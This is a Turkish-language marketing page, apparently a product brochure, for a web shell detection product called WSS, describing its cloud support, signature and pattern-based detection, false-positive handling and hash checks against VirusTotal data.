
WSS algılama modellerini yönetin, özelleştirin ve algılamalarla ilgili güncellemeleri alın




Bulut Desteği

Bulut bilişim sistemleri için destek (WSS Bulut/Kurum içi)

WSS Yapılandırması




Yapısı ve İşleyişi




WSS Algılama Teknolojisi

- UMV'deki Ar-Ge Ekibi, algılama performansını artırmak için **30.000**'den fazla yüklü Aracıdan kötü amaçlı yazılım verilerini **günün her saati toplar** ve **analiz eder**
- Gelişmiş kalıp uygulaması ve istisna yönetimi **hatalı pozitifleri en aza indirir**
- Desen algılama, web sunucusunun/WAS'ın benzersiz ortamına uyacak şekilde **özelleştirilebilir**




Kalıp

Bilinen web kabuğu kalıplarını dosyalardakilerle karşılaştırır
İmzaya dayalı web kabuğu desenleri oluşturma



Hash Değeri


Verimli performans için WSS, www.virustotal.com adresinde yayınlanan hash değerlerini periyodik olarak günceller ve tespit eder




